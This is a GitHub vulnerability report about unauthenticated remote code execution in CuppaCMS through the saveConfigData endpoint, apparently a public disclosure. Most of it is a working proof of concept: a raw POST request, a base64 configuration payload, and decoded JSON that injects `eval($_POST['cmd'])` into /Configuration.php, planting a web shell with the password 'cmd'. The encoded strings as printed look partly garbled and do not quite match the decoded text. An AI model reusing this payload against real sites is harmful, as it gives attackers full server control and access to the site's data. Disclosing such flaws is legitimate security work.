

New issue

[Jump to bottom](#)

Unauthorized Remote Code Execution vulnerability exists in CuppaCMS via saveConfigData function #29

[Open](#) bkfish opened this issue on Feb 19 · 0 comments

bkfish commented on Feb 19

An Unauthorized attacker can execute arbitrary php code via `/classes/ajax/Functions.php` , `saveConfigData` function

poc

```
POST /classes/ajax/Functions.php HTTP/1.1
Host: localhost:8888
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1097
Cookie: country=us; language=en; administrator_document_path=%2F

file=eyJhZG1pbmlzdHJhdG9yX3RlbXBsYXRlIjoiaGVmYXVsdCI6Imxpc3RfbGltZXQ0IiYNSIsImZvbnRfbGltZCI6IlJhbGV3
```

then `/Configuration.php` is your webshell password is `cmd`


The screenshot shows a web browser window with the address bar set to `localhost:8888/Configuration.php`. The page title is "PHP Version 5.6.40". The page content includes a table with system information and a large block of configuration commands.

System	Darwin bkfishs-MacBook-Pro.local 21.2.0 Darwin Kernel Version 21.2.0: Sun Nov 28 20:28:54 PST 2021; root:xnu-8019.61.5~1/RELEASE_ARM_T8020
Build Date	Sep 30 2021 12:07:56
Configure Command	'./configure' '--with-mysql=mysqlnd' '--with-gd' '--with-jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Applications/MAMP/Library' '--with-zlib' '--with-zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applications/MAMP/Library' '--prefix=/Applications/MAMP/bin/php5.6.40' '--exec-prefix=/Applications/MAMP/bin/php5.6.40' '--sysconfdir=/Applications/MAMP/bin/php5.6.40/conf' '--with-config-file-path=/Applications/MAMP/bin/php5.6.40/conf' '--enable-ftp' '--enable-gd-native-ttf' '--with-bz2=/Applications/MAMP/Library' '--with-mysql=mysqlnd' '--with-t1lib=/Applications/MAMP/Library' '--enable-mbstring=all' '--with-curl=/Applications/MAMP/Library' '--enable-sockets' '--enable-bcmath' '--with-imap=shared' '--enable-calendar' '--with-pgsql=shared' '--with-imap-ssl=/Applications/MAMP/Library' '--enable-soap' '--with-kerberos' '--enable-xml' '--with-gettext=shared' '--with-xsl=/Applications/MAMP/Library' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=shared' '--with-pgsql=shared' '--with-mcrypt=shared' '--with-openssl=/Applications/MAMP/Library' '--enable-zip' '--with-iconv=/Applications/MAMP/Library' '--enable-opcache' '--enable-cgi' '--enable-intl' '--with-icu-dir=/Applications/MAMP/Library' '--with-tidy=shared' '--with-mhash' '--disable-phdbg' '--with-xmircp' '--with-idap' '--enable-pcntl' 'CFLAGS=-arch i386' 'LDFLAGS=-arch i386' 'LIBS=-lresolv' 'YACC=/Applications/MAMP/bin/bison' 'CXXFLAGS=-arch i386'

analysis

when parameter file is

eyJhZG1pbmlzdHJhdG9yX3RlbXBsYXRlIjoizGVmYXVsdCIzImxpc3RfbGltXQ0iIyNSIsImZvbnRfbGltZdCI6I1JhbGV3YXkiL



after base64decode is

```
{
  "administrator_template": "default",
  "list_limit": "25",
  "font_list": "Raleway",
  "secure_login": "0",
  "secure_login_value": "",
  "secure_login_redirect": "",
  "language_default": "en",
  "country_default": "us",
  "global_encode": "sha1Salt",
  "global_encode_salt": "AGdvMdq9RRcwjFz0XQqucFprKXgbWM2",
  "ssl": "0",
  "lateral_menu": "expanded",
  "base_url": "",
  "auto_logout_time": "30",
  "redirect_to": "false",
  "host": "localhost",
  "db": "baicms",
  "user": "root",
  "password": "123qwe",
  "table_prefix": "cu_",
  "allowed_extensions": "*.gif; *.jpg; *.jpeg; *.pdf; *.ico; *.png; *.svg; *.php;",
  "upload_default_path": "upload_files",
  "maximum_file_size": "5242880",
  "csv_column_separator": ",",
  "tinify_key": "",
  "email_outgoing": "",
  "forward": "",
  "smtp": "0",
  "email_host": "",
  "email_port": "",
  "email_password": "",
  "smtp_security": "",
  "code": ""
};eval($_POST['cmd']);/*}
```

we can code inject into the last line, and the final result is our shellcode injected to the /Configuration.php



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

